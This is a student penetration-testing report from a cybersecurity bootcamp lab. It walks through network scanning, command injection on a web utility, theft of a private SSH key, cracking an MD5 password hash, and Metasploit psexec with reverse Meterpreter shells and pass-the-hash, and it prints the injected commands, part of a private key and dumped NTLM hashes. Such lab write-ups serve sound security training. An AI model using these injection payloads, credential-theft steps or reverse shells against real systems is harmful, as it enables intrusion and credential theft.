Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Frankie Bruno, Brooklyn Wheeler, Mia Hales, Isaiah Lawless, Tushar Muppidi

Executive Summary

Objective

Evaluate the security posture of an isolated portion of the client's network, by identifying live host, and vulnerable services, gain initial access through visible applications, perform lateral movement between systems, and obtaining sensitive information to demonstrate the potential impact of exploitation

Tools Used

Nmap = to perform network scanning
Web browser = interact with the webserver found during scanning
Linux command line = to exploit the web server and search for sensitive files
SSH client = to pivot into another linux machine using a stolen SSH key
John the ripper = to crack password hashes found on compromised systems
Metasploit = for exploiting windows systems
Kali text editor = for taking notes and writing final report

Penetration Test Findings

Finding #	Severity	Finding Name
1	High	Weak web app input handling
2	High	Poor SSH key management
3	High	Weak password hashing
4	High	Misconfigured windows SMB

Detailed Walkthrough

Challenge 1 Network Scanning

Objective: Identify live hosts & open services.
Tools: `nmap` (`-sn`, `-sV`, `-p1-5000`)
Findings:

- Windows #1: `172.31.0.122` (SMB, RDP)
- Windows #2: `172.31.9.187` (SMB, RDP)
- Linux #1: `172.31.2.29` (SSH 2222, HTTPS 8443)
- Linux #2: `172.31.7.152` (SSH 22, Apache 1013)
  Stayed in scope: Only `/20` subnet — no out-of-scope targets.

WALKTHROUGH:

step 1: I did a [ip a] to find my ip address of my kali machine

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:22:1e:de:f3:91 brd ff:ff:ff:ff:ff:ff
    inet 172.31.2.40/20 brd 172.31.15.255 scope global dynamic eth0
       valid_lft 3104sec preferred_lft 3104sec
    inet6 fe80::422:1eff:fede:f391/64 scope link
       valid_lft forever preferred_lft forever
```

step 2: I did an nmap -sT <ip> tcp scan to see what servers where up

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 172.31.2.40/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-10 15:40 UTC
Nmap scan report for ip-172-31-0-122.us-west-2.compute.internal (172.31.0.122)
Host is up (0.00030s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-2-29.us-west-2.compute.internal (172.31.2.29)
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-2-40.us-west-2.compute.internal (172.31.2.40)
Host is up (0.000091s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-7-152.us-west-2.compute.internal (172.31.7.152)
Host is up (0.00017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.00048s latency).
Not shown: 998 filtered tcp ports (no-response)
```

step 3: I did a nmap -sV -p-5000 scan of my 4 ip's for my vms I found (This command scans for version detection and ports up to 5000)

```
File  Actions  Edit  View  Help
Nmap done: 4 IP addresses (4 hosts up) scanned in 15.96 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p-5000 172.31.0.122 172.31.9.187 172.31.2.29 172.31.7.152
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-10 16:11 UTC
Nmap scan report for ip-172-31-0-122.us-west-2.compute.internal (172.31.0.122)
Host is up (0.00026s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-9-187.us-west-2.compute.internal (172.31.9.187)
Host is up (0.00026s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-2-29.us-west-2.compute.internal (172.31.2.29)
Host is up (0.019s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-7-152.us-west-2.compute.internal (172.31.7.152)
Host is up (0.00024s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 21.01 seconds

┌──(kali㉿kali)-[~]
└─$
```


Challenge 2 Initial Compromise

Objective: Gain initial foothold through webserver RCE.
Tools: Web browser, Linux terminal (`whoami` test)
Findings:


- Web input field accepted command injection: `127.0.0.1; whoami` → confirmed RCE as `www-data`.
  Stayed in scope: Attacked discovered web server only.

WALKTHOUGH:

Step 1: I typed into the domain my two ip addresses for my linux machine and found the network utility site I found this by looking in my previous scan for <1013/tcp open http-alt>



step 2: I typed in 127.0.0.1; whoami and got back www-data which lets me know I now have RCE (Remote code execution)




Challenge 3 Pivoting

Objective: Laterally move to a second Linux machine using a stolen SSH key.
Tools: `ls`, `cat`, `chmod`, `ssh`
Findings:

- Found user `alice-devops` with `/home` directory.
- Located private SSH key in `/home/alice-devops/.ssh/`.
- Fixed permissions (`chmod 600`) and SSH'd to `172.31.2.29` on port 2222.
  Stayed in scope: Only connected to authorized hosts.

WALKTHROUGH:

step 1: I needed to find an SSH key that would let me pivot to the other Linux system.
First, I ran: `127.0.0.1; cat /etc/passwd` to list all user accounts on the target machine. I looked for users who have a `/home/` directory, since that's where personal SSH keys are likely stored. I found a user named `alice-devops` with a `/home/alice-devops` folder.



step 2: Next, I used: `127.0.0.1; ls -la /home/alice-devops/.ssh` to see if they had any SSH keys. I found an `id_rsa.pem` private key, which I then displayed and copied to my Kali machine for lateral movement.

ion

er

Enter the DNS name to lookup:.

127.0.0.1; ls -la /home/alice-devops/.ssh

Submit Button

```
1.0.0.127.in-addr.arpa  name = localhost.

total 12
drwxr-xr-x 2 alice-devops alice-devops 4096 Jun 29  2023 .
drwxr-xr-x 3 alice-devops alice-devops 4096 Jun 29  2023 ..
-rw-r--r-- 1 alice-devops alice-devops 2602 Jun 29  2023 id_rsa.pem
```

ion

er

Enter the DNS name to lookup:.

127.0.0.1; cat /home/alice-devops/.ssh/id_rsa.pem

Submit Button

```
1.0.0.127.in-addr.arpa  name = localhost.

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
```

step 3: I did a chmod 600 permission adjustment on the file with the ssh key in it.

```
┌──(kali㉿kali)-[~]
└─$ ls
DCV-Storage  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  alice-devops-ssh

┌──(kali㉿kali)-[~]
└─$ cd a

┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa.pem
chmod: cannot access 'id_rsa.pem': No such file or directory

┌──(kali㉿kali)-[~]
└─$ chmod 600 alice-devops-ssh
```

step 3: Now I will access the ssh key and use it to laterally move into the linux machine at ip 172.31.2.29 I used `ssh -i id_rsa.pem -p 2222 alice-devops@172.31.2.29` to gain access

```
┌──(kali㉿kali)-[~]
└─$ ssh -i alice-devops-ssh alice-devops@172.31.7.152
alice-devops@172.31.7.152: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh -i alice-devops-ssh alice-devops@172.31.7.152
alice-devops@172.31.7.152: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ls -l alice-devops-ssh
-rw------- 1 kali kali 2602 Jul 10 17:12 alice-devops-ssh

┌──(kali㉿kali)-[~]
└─$ ssh -i alice-devops-ssh alice-devops@172.31.2.29 -p 2222
The authenticity of host '[172.31.2.29]:2222 ([172.31.2.29]:2222)' can't be established.
ED25519 key fingerprint is SHA256:eab+0XTB70Y5QiwsKx4wj/MKZ1igJTP/IBL/Lm4iyso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.2.29]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 17:10:03 UTC 2023

  System load:  0.21240234375      Processes:             209
  Usage of /:   28.2% of 19.20GB   Users logged in:       0
  Memory usage: 19%                IPv4 address for ens5: 172.31.37.98
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

445 updates can be applied immediately.
209 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

Challenge 4 System Reconnaissance

Objective: Locate credentials to access Windows hosts.
Tools: Linux command line, `cat`
Findings:

- Found script or text file with Administrator NTLM hash.

- Saved hash for password cracking.
  Stayed in scope: Accessed only user files on compromised hosts.

WALKTHROUGH:

step 1: Found a `windows-maintenance.sh` script containing an MD5/NTLM hash for Administrator.

```
alice-devops@ubuntu22:/home$ cd alice-devops/
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls -la
total 12
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 .
drwxr-xr-x 7 alice-devops alice-devops 4096 Jul  3  2023 ..
-rwxr-xr-x 1 alice-devops alice-devops  964 Jun 29  2023 windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$
```

step 2: Extracted hash: `00bfc8c729f5d4d529a412b12c58ddd2`

```
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$
```

CHALLENGE 5:

Objective: Locate credentials to access Windows hosts.
Tools: Linux command line, `cat`
Findings:

- Found script or text file with Administrator NTLM hash.

- Saved hash for password cracking.
  Stayed in scope: Accessed only user files on compromised hosts.

WALKTHROUGH:

step 1: used john the ripper with `rockyou.txt` wordlist: password cracked and it gave me "`pokemon`"

```
drwxr-xr-x 2 alice-devops alice-devops 4096 Jul  5  2023 .ssh
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 scripts
```

kali@kali: ~

File Actions Edit View Help

```
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ /sbin/john --wordlist=/usr/share/wordlists/rockyou.txt admin-hash.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt admin-hash.txt --format=raw-md5
Command 'john' is available in the following places
 * /sbin/john
 * /usr/sbin/john
The command could not be located because '/usr/sbin:/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
john: command not found

┌──(kali㉿kali)-[~]
└─$ /sbin/john --wordlist=/usr/share/wordlists/rockyou.txt admin-hash.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2025-07-10 17:49) 100.0g/s 76800p/s 76800c/s 76800C/s 123456..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

Challenge 6 Metasploit Exploitation

Objective: Use cracked password to gain Meterpreter on first Windows host.
Tools: `msfconsole`, `windows/smb/psexec` module.
Findings:

- Set `SMBUser` to `Administrator`, `SMBPass` to `pokemon`.
- Established Meterpreter session on `172.31.0.122`.
  Stayed in scope: Targeted only authorized IP.

WALKTHROUGH:

step 1: Launched `msfconsole`

```
[17:58:59:275] [132653:132654] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_LOGON_FAILURE [0x
00020014]
[17:58:59:275] [132653:132654] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_recv_pdu() fail
[17:58:59:275] [132653:132654] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport→ReceiveCallback() - -1

┌──(kali㉿kali)-[~]
└─$ msfconsole

                                                  ____
                                             ,-""   `.     < HONK >
                                           ,'  _   e )`-._ /  ----
                                          /  ,'`-._<.===-'
                                         /  /
                                        /  ;
                   _                   /   ;
 (`._    _.-"" ""-- .. __,'            |
 <_  `-""                              \
  <`-                                   :
  (__   <__.                            ;
    `-.   '-.__.      _.'             /
       \      `-.__,-'         _,'
        `._    ,    /__,-'
          ""._\__,'< <____
               | |  `----.`.
               | |        \ `.
               ; |___      \-``
               \   --<
                `.`.<
                  `-'


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

step 2: Loaded `windows/smb/psexec` module, Set RHOST to `172.31.0.122`, Set `SMBUser to Administrator`, Set `SMBPass to pokemon`, opened `Meterpreter`

```
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a no
                                                    al read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.2.40      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set rhosts 172.31.0.122
rhosts => 172.31.0.122
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.2.40:4444
[*] 172.31.0.122:445 - Connecting to the server ...
[*] 172.31.0.122:445 - Authenticating to 172.31.0.122:445 as user 'Administrator' ...
[*] 172.31.0.122:445 - Selecting PowerShell target
[*] 172.31.0.122:445 - Executing the payload ...
[+] 172.31.0.122:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.0.122
[*] Meterpreter session 1 opened (172.31.2.40:4444 -> 172.31.0.122:50375) at 2025-07-10 18:46:19 +0000

meterpreter > show options
```

Challenge 7 Pass the Hash

Objective: Laterally move to second Windows host using stolen NTLM hash.
Tools: `hashdump`, `windows/smb/psexec` in Metasploit.
Findings:

- Dumped NTLM hash for `Administrator2`.
- Formatted `SMBPass` as `LM:NTLM`.

- Gained Meterpreter on `172.31.9.187` via Pass-the-Hash.
  Stayed in scope: Used hashes from prior compromised hosts.

WALKTHROUGH:

step 1: Ran `hashdump` in Meterpreter

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

step 2: Used `windows/smb/psexec` again with SMBPass set to `aad3b…` `then tried multiple hashes/user combos until Administrator2 worked successfully opened a new Meterpreter session on 172.31.9.187`

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.2.40:4444
[*] 172.31.9.187:445 - Connecting to the server...
[*] 172.31.9.187:445 - Authenticating to 172.31.9.187:445 as user 'Administrator2'...
[*] 172.31.9.187:445 - Selecting PowerShell target
[*] 172.31.9.187:445 - Executing the payload...
[+] 172.31.9.187:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.9.187
[*] Meterpreter session 2 opened (172.31.2.40:4444 → 172.31.9.187:50431) at 2025-07-10 19:14:47 +0000

meterpreter >
```

Challenge 8: Finding the Flag

Objective: Prove full compromise by retrieving sensitive data.
Tools: Meterpreter `search` (or `shell` with `dir` + `type`).
Findings:

- Located `secrets.txt` at `C:\Windows\debug\secrets.txt`.

- Contents: `"Congratulations! You have finished the red team course!"`
  Stayed in scope: Accessed only files on compromised hosts.

WALKTHROUGH:

step 1: Used `shell` to drop into Windows command line, then I used dir C:\ /s /b | findstr secrets.txt then located `C:\Windows\debug\secrets.txt, used cat secrets.txt Congratulations! You have finished the red team course!`

```
meterpreter > cd C:\\Windows\\debug\\
meterpreter > ls
Listing: C:\Windows\debug
=========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  0      fil   2025-07-10 19:21:30 +0000  PASSWD.LOG
100666/rw-rw-rw-  63532  fil   2022-08-10 05:12:16 +0000  mrt.log
100666/rw-rw-rw-  10913  fil   2022-08-19 18:29:28 +0000  sammui.log
100666/rw-rw-rw-  55     fil   2022-11-05 22:01:13 +0000  secrets.txt

meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```